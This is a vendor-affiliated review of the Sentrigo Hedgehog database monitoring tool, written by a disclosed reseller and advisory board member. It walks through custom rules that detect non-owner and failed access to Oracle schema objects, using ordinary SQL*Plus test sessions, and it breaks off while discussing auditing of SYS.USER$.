Sentrigo Hedgehog Enterprise Review

By Pete Finnigan, Managing Director PeteFinnigan.com Limited

Introduction

Welcome to this short article about Sentrigo's Hedgehog Enterprise Database Activity Monitoring and Intrusion Prevention Suite.

It has been quite a while since I wrote my first article about Sentrigo's Hedgehog IDS/IPS product in my weblog. I first wrote an article titled *Sentrigo Hedgehog* available from this link http://www.petefinnigan.com/weblog/archives/00001179.htm. I actually wrote that first article in response to a sort of challenge by Tim Hall who discussed meeting Slavik Markovich the CTO of Sentrigo and Tim suggested that someone; like me (well probably actually me really) could write an article about the Sentrigo's Hedgehog product as Tim liked it. So when I found some time the article above was created.

IDS - Intrusion Detection System; IPS - Intrusion Prevention System

So after such a long time i felt it was time to write another article about HedgeHog but this time cover more about using it rather than just installing. Also this time I have chosen to write the article in MS Word rather than natively in the blog editor; this is simply to make it easier to drop in the screenshots and code output from running and creating samples. Adding them to a blog is a little more tedious..:-)

Catch Up, Where Were We?

The first article talked in detail about why I personally partnered with Sentrigo and also commercially why we partnered via my company PeteFinnigan.com Limited

Disclaimer: I am personally a member of Sentrigo's technical advisory board and my company is a reseller in the UK for Sentrigo's Hedgehog product.

It is really worthwhile to re-iterate some of my reasons for the association. The first and most important for me was that I really loved the ideas and the technology behind the solution created by Sentrigo. This is different to all the competitor solutions out there and I believe superior because of the technology which is not network sniffer based as the others are. I believe this solves a major flaw in the network based software as Sentrigo doesn't miss anything because it sees all calls not just a PL/SQL package call but the SQL contained within it and also the recursive SQL.

As I have said in the past that I like security solutions that sit their alongside (as close as possible) to the thing they are protecting. VPD (Virtual Private Database) available in the EE version of the Oracle database is a great native example. Hedgehog has a similar closeness to the thing its monitoring in that the monitoring is not network based does not get fooled by procedure calls, does not get fooled by encryption and more, the solution sits right there next to the SQL, PL/SQL that is executing. The

solution reads the activity as close to the SQL and PL/SQL engine as possible by reading the shared memory.

Procedure calls and all recursive SQL are all captured preventing the issues inherent in network based solutions that by definition only "see" what flies past on the network. A good example would be a potential requirement to say capture all access to the CREDIT_CARD table in a sample production database. A network based solution can see SQL statements such as:

```
select name,pan,cvv
from credit_card
```

BUT imagine a case where the changes to any credit details are done like this:

```
Begin
       Read_credit_cards(true);
       Get_credit_cards;
End;
```

There is no direct mention of access to the CREDIT_CARD table in the call to execute the two procedures above; one of which accesses the CREDIT_CARD table but it is not obvious which does so. The total PL/SQL statement above that is sent across the network from an application to the database and it doesn't include the SQL that accesses the table – please bear in mind that this is a made up example BUT it is very realistic in terms of what is used out there in the real world. In this particular scenario we cannot instruct a capture of the access of the CREDIT_CARD table in a network based solution as it simply cannot see what's in the package and function and procedure calls. Sentrigo Hedgehog doesn't have these issues of course.

Also the network could be encrypted and even the PL/SQL of the function itself could be wrapped. In the case of Hedgehog none of this is a problem as it is able to capture not only the function/procedure call but also the under-lying SQL access to the table we want to monitor.


As you can hopefully tell; I like this product, I like the ideas behind it and I also like its perceived simplicity. I am not saying its simple; far from it; what I am saying is its friendly to implement and use, therefore it is quick to implement and use. Because it's a software product and not an appliance it can be downloaded quickly (the standard version is even free to download and use). Setting up rules as I hope you will see in this short article is easy and the ideas can transfer to production setups quickly.

Back to the story; In my first post I focused on why I wanted to associate myself and my company with Sentrigo's Hedgehog product and also I wanted to show how easy it was to download and install and get running and I culminated with a simple example of using Hedgehog to trap an access to the ubiquitous SCOTT.EMP table.


This time I want to very briefly talk about the install process without step-by-step instructions as I have covered that last time and then I want to have a tour of the rules and alerts and then I want to focus on some examples of setting up rules for HedgeHog to show what it can do. So to that end let's begin and install HH:

Last time I installed Hedgehog I installed the server on Windows XP and the sensor on Linux with my Oracle database running on the same Linux server. This time I wanted to increase the risk! And install the server on Windows Vista and the Sensor on Windows Vista with the database running on Windows Vista; all on the same server!, this is not a normal runtime environment of course but its fine for testing and as you will see Hedgehog works even in this unrealistic setup. It suited me to have everything on the same server to make it easier to write this article – thats all – I expected some issues but i was really pleasantly surprised that everything was smooth.

Here are a couple of pictures of the latter stages of the install process.



Now it is approved and running:



First impressions after installing this version are really good; the last version I installed was in 2008 and then I kept it until my machine collapsed about 4 months ago. The install was simple and easy and quick to install last time. This time was also simple, quick and slick. The install simply worked, wow!. The interface of Hedgehog looks smooth and simple and clean; that does not mean the product is simple, far from it; it just means that the interface is well designed. It looks good!

I want to now explore some of the aspects of Hedgehog with you. Hedgehog is a comprehensive tool for detecting abuse of your database. The tool can be used as an Intrusion Detection System – i.e. alert me when someone tries to break in, or it can be used as an Intrusion Prevention System – i.e. a system that blocks the sessions that attempt to attack you.

There are two main areas for rules that can be used to detect all this malicious activity. These are:

> User defined rules: You create these yourself, these rules should represent your own internal database security policies
> vPatch Rules: These are created by Sentrigo and are shipped on subscription; these rules protect you against the sorts of attacks that are out there on the internet, exploits, bugs fixed by CPU's and even 0-day exploits

What is a 0-day: A 0-day exploit in simplistic terms – there are more definite and mathematical descriptions – is an exploit for a bug that has been found but the bug has not been disclosed to the vendor so there is no fix. So in simple terms there are zero days between the patch release and the exploit release – because there is no patch.

Clearly Hedgehog is much bigger than just these rules BUT these are the core of what it does so the focus of the rest of this paper is to look at how easy it is to make hedgehog do what you want it to

do – i.e. protect against malicious activity whether that's general activity via exploits from the web or specific activity to the organisation.

I am going to look at some custom rules first, just a few, these would be the sorts of things you would do internally. Let's get started.


Example to detect access not by the schema

A good simple example to start with is to consider the normal (I didn't say best!) way that applications are created. That is that a schema owns the database objects and code. Users then connect to that schema to do work, often in some sort of pooled manner and often with some security provided by the application. In this mode there is a serious security issue in that the schema owner can do anything to the objects and data so in effect there is no segregation of duties or protection at the data level. In this mode the application is often intended to provide protection.


This application level security doesn't stop people who connect directly from accessing data or changing objects.

So a good sample test is to create a custom rule that will capture access to schema objects where the user doing the access is not the schema owner – bear in mind this is a concocted example as a demo. We will use the ORABLOG schema as that's the schema for my sample application and users connect to that schema via a web application written in php and served up by Apache.


Let's create a rule; go to the rules tab:



Choose the database to install the rule on:



Save the rule so that it is written out to the sensor:



Next we are connected to the database in SQL*Plus as the user ORASCAN. A quick look at his privileges shows:

```
SQL> @find_all_privs


find_all_privs: Release 1.0.7.0.0 - Production on Wed Mar 10 14:33:38 2010
```

```
Copyright (c) 2004 PeteFinnigan.com Limited. All rights reserved.

NAME OF USER TO CHECK                [ORCL]: ORASCAN
OUTPUT METHOD Screen/File               [S]: S
FILE NAME FOR OUTPUT              [priv.lst]:
OUTPUT DIRECTORY [DIRECTORY  or file (/tmp)]:

User => ORASCAN has been granted the following privileges
================================================================
        SYS PRIV => CREATE SESSION grantable => NO
        SYS PRIV => SELECT ANY DICTIONARY grantable => NO
        SYS PRIV => SELECT ANY TABLE grantable => NO

PL/SQL procedure successfully completed.

For updates please visit http://www.petefinnigan.com/tools.htm

SQL>
```

To test the rule we have set up in Hedgehog we need to connect as a user who is not the schema owner (I have set this rule to test for access by a non-schema owner, in this case the schema is ORABLOG and the user chosen to access data in the schema is ORASCAN – This example tests for just one schema at this time - A production rule would test all schemas).

Because ORASCAN can access all of ORABLOGS tables but not execute his procedures (unless any are granted to PUBLIC) we will test a simple *select statement* first.


```
SQL> sho user
USER is "ORASCAN"
SQL> col object_name for a20
SQL> col object_type for a20
SQL> select object_name,object_type
  2  from dba_objects
  3  where owner='ORABLOG';

OBJECT_NAME          OBJECT_TYPE
-------------------- --------------------
C67                  VIEW
CC87                 VIEW
ORABLOG_CRYPTO       PACKAGE BODY
ORABLOG_CRYPTO       PACKAGE
CREDIT_CARD          TABLE
CCENC                FUNCTION
CCDEC                FUNCTION
CC1                  VIEW
CCNAME               VIEW
CB1                  VIEW

10 rows selected.

SQL>
```

Now test the rule by selecting some data from ORABLOG.CREDIT_CARD as that seems like a good example table to test with:


```
SQL> select * from orablog.credit_card;

NAME_ON_CARD
--------------------------------------------------------------------------------
FIRST_NAME
```

```
--------------------------------------------------
LAST_NAME
--------------------------------------------------
PAN
--------------------------------------------------------------------------------
Pete Finnigan
Pete
Finnigan
C795E9199A78988F3D375D5297AED40342AAF4A32FE28A2D

Zulia Finnigan
Zulia
Finnigan
E634E4CF55C484B4E8924F5CF3C79D29D68ACDD2FC06F8BC

David Litchfield
David
Litchfield
F53249D2BDC99D0378CD63488F2D7B91B1EA0A920376B5B1

Aaron Newman

NAME_ON_CARD
--------------------------------------------------------------------------------
FIRST_NAME
--------------------------------------------------
LAST_NAME
--------------------------------------------------
PAN
--------------------------------------------------------------------------------
Aaron
Newman
200B0B3D04BD67E94796E22DC3809932BE3DDADF0ED37498

Laszlo Toth
Laszlo
Toth
2558771E973017EA67097E89CFF3EC7376C4DD5D7EB47A54

Eric Finnigan
Eric
Finnigan
44BA1F6315B2A748BEB82F77F1D046014E8EC524DAD05EE3


6 rows selected.

SQL>
```

This works of course BUT did Hedgehog detect it; Of course it did. Hedgehog captures the statement I just executed:



The detailed view available as a link at the right hand side shows more information as follows:




What if I accessed an object and that access fails? I will connect as the user USE_DOLL who has no privileges on ORABLOGS tables and try a SELECT statement:

```
SQL> connect use_doll/use_doll@ora11gpe
Connected.
SQL> select * from orablog.cb1;
select * from orablog.cb1
                      *
```

```
ERROR at line 1:
ORA-00942: table or view does not exist


SQL>
```

That failed as expected but did Hedgehog collect the attempt?



Yes of course it did.

This highlights an important issue. When implementing your company data security policies in Hedgehog it's important to test all sorts of scenarios. I only covered a couple here to not let the paper get too big but in doing so it has shown how it's really easy and quick to set up rules and simple test cases to test Hedgehog.

Another great feature is that you create the rules in Hedgehog and then you can choose the database that the rules affect. I showed this above when choosing the database target. You can easily test rules against a test system and then move them to production simply by installing the sensor and associating the rules with it.

Capturing access to password hashes

The next simple customer rule I want to cover is one I have mentioned before. This is the need to audit key objects in the Oracle database. Auditing key objects such as SYS.USER$ would be very useful but Oracle doesn't let us with core features. Here lets demonstrate:

```
SQL> sho user
USER is "SYS"
SQL> show parameter audit

NAME                                 TYPE        VALUE
```

```
---------------------------------- ----------- ------------------------------
audit_file_dest                    string      C:\APP\PETE\ADMIN\ORA11GPE\ADU
                                               MP
audit_sys_operations               boolean     FALSE
audit_trail                        string      DB
SQL> audit all on sys.user$;
audit all on sys.user$
                  *
ERROR at line 1:
ORA-00701: object necessary for warmstarting database cannot be altered


SQL>
```

Hmmm; It is not possible to use simple core database audit to audit a table such as SYS.USER$. This is not useful. Can we use Fine Grained Audit (FGA) instead:

